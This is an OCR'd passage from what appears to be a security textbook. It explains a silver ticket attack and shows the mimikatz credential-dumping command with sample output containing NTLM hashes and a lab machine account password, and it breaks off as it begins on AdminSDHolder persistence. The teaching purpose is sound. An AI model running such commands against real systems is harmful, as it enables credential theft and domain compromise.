


Extracts the service account's NTLM hashes
②
Compromised Machine
Forged TGS + NTLM
④
⑤
Accesses resource as a legitimate user
Local Server
①
Gathers the domain name and SID and then impersonates the privileged user
Attacker
③
Creates a forged TGS ticket

Figure 6.190: Illustration of a silver ticket attack

If an attacker can successfully elevate privileges and obtain admin rights to execute code on a local machine, they can run the following command to retrieve the NTLM hashes of the AD system's password:

mimikatz "privilege::debug" "sekurlsa::logonpasswords"




```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]r
'wtwm> i$z[#3%(W3;Rp\^
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```

Figure 6.191: Screenshot of the mimikatz tool displaying the compromised system's credentials

Maintain Domain Persistence Through AdminSDHolder

- AdminSDHolder is an object of Active Directory that protects user accounts and groups having high privileges against **accidental modifications** of security permissions
